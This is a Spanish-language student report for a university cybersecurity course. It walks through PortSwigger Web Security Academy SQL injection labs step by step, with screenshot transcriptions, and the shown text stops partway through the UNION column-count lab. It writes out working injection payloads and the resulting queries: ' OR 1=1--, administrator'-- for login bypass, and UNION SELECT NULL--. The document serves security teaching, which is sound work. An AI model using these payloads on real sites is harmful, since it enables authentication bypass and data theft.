


UNIVERSIDAD NACIONAL FEDERICO VILLARREAL

FACULTAD DE INGENIERÍA INDUSTRIAL Y DE SISTEMAS

ESCUELA PROFESIONAL DE INGENIERÍA DE SISTEMAS



TÍTULO:
EXPLOTACIÓN DE VULNERABILIDADES DE INYECCIÓN SQL

PRESENTADO POR:
Anampa Antayhua Alberto

DOCENTE:
VILLAFUERTE BARRETO, HERNAN OSWALDO

ASIGNATURA
CIBERSEGURIDAD

LIMA - PERÚ
2026

Explotación de Vulnerabilidades de Inyección SQL

Este informe documenta la resolución de cuatro laboratorios prácticos del módulo de Inyección SQL de PortSwigger Web Security Academy. En cada laboratorio se describe el objetivo planteado, la metodología seguida para identificar y explotar la vulnerabilidad, y la evidencia recolectada durante el proceso.

Laboratorios incluidos:

- Laboratorio 1: Inyección SQL en la cláusula WHERE que permite la recuperación de datos ocultos.
- Laboratorio 2: Inyección SQL que permite omitir el inicio de sesión (login bypass).
- Laboratorio 3: Ataque UNION de inyección SQL para determinar el número de columnas devueltas por la consulta.
- Laboratorio 4: Ataque UNION de inyección SQL para identificar una columna compatible con datos de tipo texto.

1. Página de inicio de PortSwigger Web Security Academy, la plataforma donde se aloja el catálogo de laboratorios prácticos de seguridad web utilizados.

The screenshot shows the PortSwigger Web Security Academy homepage. At the top, the PortSwigger logo is on the left, and a 'MY ACCOUNT' button is on the right. Below the logo, a navigation bar contains links: Products, Solutions, Research, Academy, and Support, each with a dropdown arrow. A secondary navigation bar below that includes Dashboard, Learning paths, Latest topics, All content, Hall of Fame, Get started, and Get certified, also with dropdown arrows. The main hero section features the 'Web Security Academy' logo, the text 'Free, online web security training from the creators of Burp Suite', and a 'View your progress' button. The bottom section has three columns: 'Boost your career' with a target icon, 'Flexible learning' with a maze icon, and 'Learn from experts' with a book icon. Each column contains a brief description of the academy's offerings.

PortSwigger MY ACCOUNT

Products Solutions Research Academy Support

Dashboard Learning paths Latest topics All content Hall of Fame Get started Get certified

Web Security Academy

Free, online web security training from the creators of Burp Suite

[View your progress](#)



Boost your career

The Web Security Academy is a strong step toward a career in cybersecurity.



Flexible learning

Learn anywhere, anytime, with free interactive labs and progress-tracking.



Learn from experts

Produced by a world-class team - led by the author of The Web Application Hacker's Handbook.

Laboratorio 1: Inyección SQL en la cláusula WHERE - Recuperación de datos ocultos

Objetivo: el laboratorio contiene una vulnerabilidad de inyección SQL en el filtro de categoría de producto. Cuando el usuario selecciona una categoría, la aplicación ejecuta una consulta del tipo `SELECT * FROM products WHERE category = 'Gifts' AND released = 1`. La meta es realizar un ataque de inyección SQL que haga que la aplicación muestre uno o más productos no publicados (ocultos).

2. Página de descripción del laboratorio, donde se detalla la consulta SQL vulnerable utilizada por la aplicación y el objetivo a cumplir: lograr que se muestren productos ocultos mediante la manipulación del parámetro de categoría.

The screenshot shows the PortSwigger Web Security Academy interface. The top navigation bar includes links for Productos, Soluciones, Investigación, Academia, and Soporte. The main content area displays the title of the lab: "Laboratorio: Vulnerabilidad de inyección SQL en la cláusula WHERE que permite la recuperación de datos ocultos". Below the title, there is a section labeled "APRENDIZ LAB" with a "No resuelto" status. The description explains that the lab contains a SQL injection vulnerability in the product category filter. A sample SQL query is shown: `SELECT * FROM products WHERE category = 'Gifts' AND released = 1`. The goal is to perform a SQL injection attack to retrieve hidden products. A button labeled "ACCEDER AL LABORATORIO" is visible at the bottom.

3. Vista inicial de la tienda "We Like To Shop", mostrando los productos visibles por defecto y las opciones de filtrado por categoría (All, Accessories, Corporate gifts, Lifestyle, Pets).

The screenshot shows the "We Like To Shop" e-commerce application. The top navigation bar includes a search bar and a "Home" link. The main content area displays a grid of products. The products shown are:

- Six Pack Beer Belt: \$21.40
- Cheshire Cat Grin: \$45.91
- ZZZZZZ Bed - Your New Home Office: \$82.17
- The Giant Enter Key: \$33.34

Each product has a "View details" button below it. The interface also shows a "Refine your search" section with filters for All, Accessories, Corporate gifts, Lifestyle, and Pets.

4. Continuación de la captura anterior: el resto de los productos visibles en la página principal de la tienda antes de aplicar cualquier filtro o inyección.

			
Folding Gadgets ★★★★☆ \$38.46	Caution Sign ★★★★☆ \$53.51	Eco Boat ★★★★☆ \$1.72	The Trapster ★★★★☆ \$7.01
View details	View details	View details	View details
			
BURP Protection ★★★★☆ \$73.55	Giant Grasshopper ★★★★☆ \$56.25	Pet Experience Days ★★★★☆ \$70.79	Pest Control Umbrella ★★★★☆ \$34.31
View details	View details	View details	View details

5. Al filtrar por la categoría "Accessories" se observa que el valor seleccionado se envía en la URL como parámetro category, el cual constituye el punto de entrada que será evaluado para la inyección SQL.

0afc00f6035aec77800a08300064000b.web-security-academy.net/filter?category=Accessories

WebSecurity Academy SQL injection vulnerability in WHERE clause allowing retrieval of hidden data LAB Not solved

[Back to lab home](#) [Back to lab description >>](#)

[Home](#)


WE LIKE TO **SHOP** 

Accessories

Refine your search:
[All](#) [Accessories](#) [Corporate gifts](#) [Lifestyle](#) [Pets](#)

		
Six Pack Beer Belt	Cheshire Cat Grin	ZZZZZ Bed - Your New Home Office

6. Se añade una comilla simple (') al final del valor del parámetro category, técnica estándar para comprobar si la entrada del usuario se concatena directamente dentro de la sentencia SQL sin un saneamiento adecuado.



WE LIKE TO
SHOP 

Accessories

Refine your search:

[All](#) [Accessories](#) [Corporate gifts](#) [Lifestyle](#) [Pets](#)



Six Pack Beer Belt




Cheshire Cat Grin



ZZZZZZ Bed - Your New Home Office


7. La aplicación responde con un error "Internal Server Error", lo que confirma que el parámetro category es vulnerable a inyección SQL, ya que la comilla rompe la sintaxis de la consulta en el servidor.



Internal Server Error

Internal Server Error

8. Se construye el payload ' OR 1=1-- en el parámetro category. La comilla cierra la cadena original, la condición OR 1=1 se evalúa siempre como verdadera para todas las filas, y el doble guion (--) comenta el resto de la consulta original (incluida la condición released = 1).



Accessories

Refine your search:

[All](#) [Accessories](#) [Corporate gifts](#) [Lifestyle](#) [Pets](#)



Six Pack Beer Belt



Cheshire Cat Grin



ZZZZZZ Bed - Your New Home Office

9. Al enviar el payload, el laboratorio se marca como "Solved" (resuelto) y la tienda muestra productos adicionales que normalmente permanecerían ocultos por no estar publicados, confirmando la explotación exitosa de la vulnerabilidad. La consulta SQL ejecutada por el servidor, tras insertar el payload en el parámetro category, queda construida de la siguiente manera:

SELECT * FROM products WHERE category = ' OR 1=1--' AND released = 1



' OR 1=1--

Refine your search:

[All](#) [Accessories](#) [Corporate gifts](#) [Lifestyle](#) [Pets](#)



There is No 'T' in Team

★★★★☆



Gym Suit

★★★★★



Real Life Photoshopping


★★★★☆



Babbage Web Spray

★★★★★

10. Continuación de la captura anterior, mostrando el resto de los productos ocultos recuperados gracias a la condición 1=1, que provoca que la consulta devuelva todas las filas de la tabla sin filtrar por el estado de publicación.



Laboratorio 2: Inyección SQL que permite omitir el inicio de sesión

Objetivo: el laboratorio contiene una vulnerabilidad de inyección SQL en la función de inicio de sesión. La meta es realizar un ataque de inyección SQL que permita iniciar sesión en la aplicación como el usuario administrador, sin conocer su contraseña.

11. Página de descripción del laboratorio, donde se indica que la vulnerabilidad se encuentra en el formulario de login y que el objetivo es autenticarse como el usuario administrador explotando dicha vulnerabilidad.

Laboratorio: Vulnerabilidad de inyección SQL que permite omitir el inicio de sesión

APRENDIZ



LAB

No resuelto



Este laboratorio contiene una vulnerabilidad de inyección SQL en la función de inicio de sesión.

Para resolver el laboratorio, realice un ataque de inyección SQL que inicie sesión en la aplicación como `administrator` usuario.



ACCEDE AL LABORATORIO

12. Página principal de la tienda del laboratorio, con el enlace "My account" que da acceso al formulario de inicio de sesión que será analizado.

WebSecurity Academy SQL injection vulnerability allowing login bypass LAB Not solved

Back to lab description >>

Home | [My account](#)

WE LIKE TO SHOP



ZZZZZZ Bed - Your New Home Office
★★★★★ \$62.48
[View details](#)



Real Life Photoshopping
★★★★★ \$82.85
[View details](#)



Waterproof Tea Bags
★★★★★ \$36.91
[View details](#)



Com-Tool
★★★★★ \$47.90
[View details](#)

13. Formulario de inicio de sesión (Login) con los campos Username y Password, punto de entrada sobre el cual se realizarán las pruebas de inyección.

WebSecurity Academy SQL injection vulnerability allowing login bypass LAB Not solved

Back to lab description >>

Home | [My account](#)

Login


Username

Password

[Log in](#)

14. Se introduce una comilla simple (') en el campo Username, junto con una contraseña arbitraria, para comprobar si el formulario concatena la entrada directamente en la consulta SQL de autenticación.

Login




Username

Password


Log in

15. La aplicación responde con un "Internal Server Error", lo que confirma la existencia de una inyección SQL en la consulta utilizada para validar las credenciales del usuario.



16. Como primera prueba de explotación, se intenta iniciar sesión utilizando el nombre de usuario "admin" junto con una contraseña arbitraria.

Login



Username

Password

Log in

17. El sistema responde con el mensaje "Invalid username or password", indicando que el usuario "admin" no existe en la base de datos o que las credenciales son incorrectas.



SQL injection vulnerability allowing login bypass

[Back to lab description >>](#)

Login

Invalid username or password.

A screenshot of a login form. At the top, there is a red error message: "Invalid username or password." Below the message, there are two input fields: "Username" and "Password". The "Username" field is empty, and the "Password" field is also empty. Below the input fields, there is a green button labeled "Log in".

18. Se prueba el payload `admin'--` en el campo Username. La intención es cerrar la cadena del nombre de usuario con la comilla y comentar (--) la parte de la consulta que verifica la contraseña, de modo que este deje de evaluarse.


Login

A screenshot of the same login form. The "Username" field now contains the text "admin'--" in red. The "Password" field is still empty. The green "Log in" button is still present at the bottom.

19. El intento anterior también falla, devolviendo nuevamente "Invalid username or password". Esto indica que el payload es sintácticamente válido, pero que "admin" no es el nombre de usuario correcto registrado en la base de datos.

Login


Invalid username or password.



A screenshot of a web application's login page. The page has a light blue background. At the top, the word "Login" is written in a large, blue, sans-serif font. Below it, a red error message "Invalid username or password." is displayed. The login form itself is a light gray rectangle containing two input fields: "Username" and "Password". The "Username" field is currently empty and has a blue border. The "Password" field is also empty. Below the fields is a green "Log in" button with white text.

20. Se ajusta el payload utilizando administrator'-- en el campo Username, partiendo de la hipótesis de que el usuario objetivo del laboratorio es "administrator".


Login



A screenshot of the same login page as before, but with the "Username" field now containing the text "administrator'--". The "Password" field is still empty. The "Log in" button remains green with white text.

21. El inicio de sesión se realiza con éxito: la aplicación autentica al atacante como el usuario administrator (se observa "Your username is: administrator" en la página My Account), se despliega el banner "Congratulations, ¡you solved the lab!" y el laboratorio queda marcado como Solved. La consulta de autenticación, tras insertar el payload en el campo Username, queda construida de la siguiente manera (el comentario -- anula la verificación de la contraseña):

```
SELECT * FROM users WHERE username = 'administrator'--' AND password = 'valor ingresado'
```



Laboratorio 3: Ataque UNION - Determinación del número de columnas

Objetivo: el laboratorio contiene una vulnerabilidad de inyección SQL en el filtro de categoría de producto, cuyos resultados se reflejan directamente en la respuesta de la aplicación. Esto permite utilizar un ataque UNION para recuperar datos de otras tablas. El primer paso de este tipo de ataque consiste en determinar la cantidad de columnas que devuelve la consulta original. Para resolver el laboratorio es necesario lograr que la consulta UNION se ejecute sin errores, devolviendo una fila adicional compuesta únicamente por valores nulos.

22. Página de descripción del laboratorio, donde se explica la técnica del ataque UNION y se indica que el primer paso es determinar el número de columnas devueltas por la consulta vulnerable.

Laboratorio: ataque UNION de inyección SQL, que determina el número de columnas devueltas por la consulta

PRACTICANTE
LAB Resuelto

Este laboratorio contiene una vulnerabilidad de inyección SQL en el filtro de categoría de producto. Los resultados de la consulta se devuelven en la respuesta de la aplicación, por lo que puede utilizar un ataque UNION para recuperar datos de otras tablas. El primer paso de un ataque de este tipo es determinar la cantidad de columnas que devuelve la consulta. Luego utilizará esta técnica en laboratorios posteriores para construir el ataque completo.

Para resolver el laboratorio, determine la cantidad de columnas devueltas por la consulta realizando un ataque UNION de inyección SQL que devuelve una fila adicional que contiene valores nulos.

23. Vista inicial de la tienda en formato de lista, mostrando los productos disponibles junto con sus precios respectivos.

WebSecurity Academy SQL injection UNION attack, determining the number of columns returned by the query LAB Solved

Back to lab description >>

Congratulations, you solved the lab! Share your skills! Continue learning >>

Home | My account

WE LIKE TO SHOP

Refine your search:
All Accessories Corporate gifts Pets Tech gifts Toys & Games

Six Pack Beer Belt	\$35.99	View details
Cheshire Cat Grin	\$83.79	View details
Giant Pillow Thing	\$56.21	View details
ZZZZZZ Bed - Your New Home Office	\$31.79	View details
Caution Sign	\$61.07	View details
Folding Gadgets	\$61.94	View details
There is No 'I' in Team	\$99.03	View details
The Giant Enter Key	\$5.79	View details
More Than Just Birdsong	\$36.82	View details
Fur Babies	\$70.20	View details
Pest Control Umbrella	\$68.49	View details
Babbage Web Spray	\$1.37	View details
3D Voice Assistants	\$22.40	View details
Nissan Leaf	\$22,000	View details

24. Filtrado de productos por la categoría "Accessories". Se observa el parámetro category en la URL, el cual será el punto de inyección a explotar mediante la técnica UNION.

WebSecurity Academy SQL injection UNION attack, determining the number of columns returned by the query LAB Solved

Back to lab description >>

Congratulations, you solved the lab! Share your skills! Continue learning >>

Home | My account


WE LIKE TO SHOP

Accessories

Refine your search:
All Accessories Corporate gifts Pets Tech gifts Toys & Games

Six Pack Beer Belt	\$35.99	View details
Cheshire Cat Grin	\$83.79	View details
Giant Pillow Thing	\$56.21	View details
ZZZZZZ Bed - Your New Home Office	\$31.79	View details

25. Se añade una comilla simple (') al valor del parámetro category para verificar la presencia de la vulnerabilidad antes de construir el ataque UNION.



Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >>

[Home](#) | [My account](#)



Accessories

26. La aplicación devuelve un "Internal Server Error", confirmando que el parámetro category es vulnerable a inyección SQL.





Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >>


Internal Server Error

Internal Server Error

27. Se prueba el payload `UNION SELECT NULL--` para determinar si la consulta original devuelve una única columna. Si el número de columnas no coincide, la base de datos rechazará la consulta combinada.



